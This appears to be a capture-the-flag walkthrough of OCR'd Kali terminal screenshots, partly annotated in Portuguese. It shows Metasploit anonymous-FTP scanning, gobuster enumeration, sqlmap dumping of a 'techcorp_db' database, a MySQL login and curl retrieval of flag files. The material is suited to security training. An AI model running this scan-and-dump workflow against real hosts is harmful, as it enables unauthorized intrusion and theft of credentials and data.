




kali@vbox: ~
Session Actions Edit View Help
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(scanner/ftp/anonymous) > set RHOST 98.95.207.28
RHOST ⇒ 98.95.207.28
msf auxiliary(scanner/ftp/anonymous) > run
[+] 98.95.207.28:21 - 98.95.207.28:21 - Anonymous READ (220 (vsFTPd 3.0.5))
[*] 98.95.207.28:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ftp/anonymous) > exit
(kali㉿vbox)-[~]
$ clear



kali@vbox: /usr/share/wordlists
Session Actions Edit View Help
(kali㉿vbox)-[~]
$ cd /usr/share/wordlists
(kali㉿vbox)-[/usr/share/wordlists]
$ ls -l
total 188756
lrwxrwxrwx 1 root root 26 Nov 17 14:01 amass → /usr/share/amass/wordlists
lrwxrwxrwx 1 root root 25 Nov 17 14:01 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root 30 Nov 17 14:01 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root 35 Nov 17 14:01 dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx 1 root root 41 Nov 17 14:01 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root 45 Nov 17 14:01 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root 28 Nov 17 14:01 john.lst → /usr/share/john/password.lst
lrwxrwxrwx 1 root root 27 Nov 17 14:01 legion → /usr/share/legion/wordlists
lrwxrwxrwx 1 root root 46 Nov 17 14:01 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root 41 Nov 17 14:01 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 139921507 May 12 2023 rockyou.txt
-rw-r--r-- 1 root root 53357329 May 12 2023 rockyou.txt.gz
lrwxrwxrwx 1 root root 39 Nov 17 14:01 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root 25 Nov 17 14:01 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root 37 Nov 17 14:01 wifite.txt → /usr/share/dict/wordlist-probable.txt
(kali㉿vbox)-[/usr/share/wordlists]
$

┌──(kali㉿vbox)-[/usr/share/wordlists]
└─$ gobuster dir -u http://98.95.207.28 -w /usr/share/wordlists/dirbuster/director-list-2.3-medium.txt -x php
Completing file
directories.jbrofuzz
directory-list-1.0.txt
directory-list-2.3-medium.txt
directory-list-2.3-small.txt
directory-list-lowercase-2.3-medium.txt
directory-list-lowercase-2.3-small.txt


kali@vbox: /usr/share/wordlists
Session Actions Edit View Help
┌──(kali㉿vbox)-[/usr/share/wordlists]
└─$ gobuster dir -u http://98.95.207.28 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://98.95.207.28
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/index.php (Status: 200) [Size: 2081]
/contact.php (Status: 200) [Size: 2463]
/about.php (Status: 200) [Size: 1728]
/login.php (Status: 200) [Size: 1812]
/services.php (Status: 200) [Size: 2494]
/admin.php (Status: 302) [Size: 0] [--> login.php]
/logout.php (Status: 302) [Size: 0] [--> index.php]
/config (Status: 301) [Size: 313] [--> http://98.95.207.28/config/]
/dashboard.php (Status: 302) [Size: 0] [--> login.php]
/panel.php (Status: 200) [Size: 1196]
Progress: 16005 / 441118 (3.63%)


┌──(kali㉿vbox)-[~]
└─$ sqlmap -u "http://98.95.207.28/login.php" --forms --batch --dump-all


┌──(kali㉿vbox)-[~]
└─$ sqlmap -u "http://98.95.207.28/login.php" --forms --batch -D techcorp_db -T secret_data --dump



kali@vbox: ~
Session Actions Edit View Help
┌──(kali㉿vbox)-[~]
└─$ gobuster dir -u http://98.95.207.28 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,old,bkp

┌──(kali㉿vbox)-[~]
└─$ sqlmap -u "http://98.95.207.28/login.php" --forms --batch -D techcorp_db -T secret_data --dump
{1.9.8#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is t
e end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liabi


Mais rapido




```
┌──(kali㉿vbox)-[~]
└─$ mysql -u techcorp_user -h 98.95.207.28 -p --skip-ssl
Enter password:
ERROR 1045 (28000): Access denied for user 'techcorp_user'@'83.81.77.84' (using password: YES)

┌──(kali㉿vbox)-[~]
└─$ mysql -u techcorp_user -h 98.95.207.28 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 32632
Server version: 8.0.44 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show tables;
ERROR 1046 (3D000): No database selected
MySQL [(none)]> show tabels;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL ser
ver version for the right syntax to use near 'tabels' at line 1
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| techcorp_db        |
+--------------------+
3 rows in set (0.119 sec)

MySQL [(none)]>
```




```
Session  Actions  Edit  View  Help
+--------------------+
3 rows in set (0.119 sec)

MySQL [(none)]> use techcorp_db
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [techcorp_db]> show tables;
+----------------------+
| Tables_in_techcorp_db |
+----------------------+
| clients              |
| contacts             |
| secret_data          |
| sensitive_info       |
| users                |
+----------------------+
5 rows in set (0.113 sec)

MySQL [techcorp_db]> select * from secret_data
    -> ;
+----+--------------+-----------------------------------------+---------------------+
| id | secret_key   | secret_value                            | created_at          |
+----+--------------+-----------------------------------------+---------------------+
|  1 | database_flag | FLAG{sql_1nj3ct10n_m4st3r}             | 2025-11-17 14:30:36 |
|  2 | admin_token  | FLAG{h1dd3n_d4t4_1n_d4t4b4s3}           | 2025-11-17 14:30:36 |
|  3 | api_secret   | sk_prod_A7×9mP2qR5tY8wZ3vC6nB4jK1lM0hG   | 2025-11-17 14:30:36 |
|  4 | backup_path  | /var/backups/techcorp/backup_20240115.tar.gz | 2025-11-17 14:30:36 |
+----+--------------+-----------------------------------------+---------------------+
4 rows in set (0.113 sec)

MySQL [techcorp_db]>
```



FLAGS




FLAG{ftp_4n0nym0us_4cc3ss} 10+




FLAG{p4ssw0rd_f1l3_d1sc0v3ry} 20+

```
┌──(root㉿kali)-[~]
└─# curl -O ftp://anonymous:@98.95.207.28/public/readme.txt
cat readme.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   208  100   208    0     0     93      0  0:00:02  0:00:02 --:--:--    93
TechCorp FTP - Public Directory

Esta é uma área pública para compartilhamento de arquivos.

Arquivos confidenciais devem ser colocados em /confidential/

Para mais informações, contate o administrador.

┌──(root㉿kali)-[~]
└─# curl -O ftp://anonymous:@98.95.207.28/ftp/welcome.txt
cat welcome.txt

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   329  100   329    0     0    206      0  0:00:01  0:00:01 --:--:--   206
═══════════════════════════════════
  TechCorp Solutions - FTP Server
═══════════════════════════════════

Bem-vindo ao servidor FTP corporativo!

Este servidor é usado para compartilhamento
interno de arquivos da empresa.

ATENÇÃO: Apenas para uso autorizado!

═══════════════════════════════════

FLAG{ftp_4n0nym0us_4cc3ss}

┌──(root㉿kali)-[~]
└─#
```

FLAG{ftp_4n0nym0us_4cc3ss} duplicada

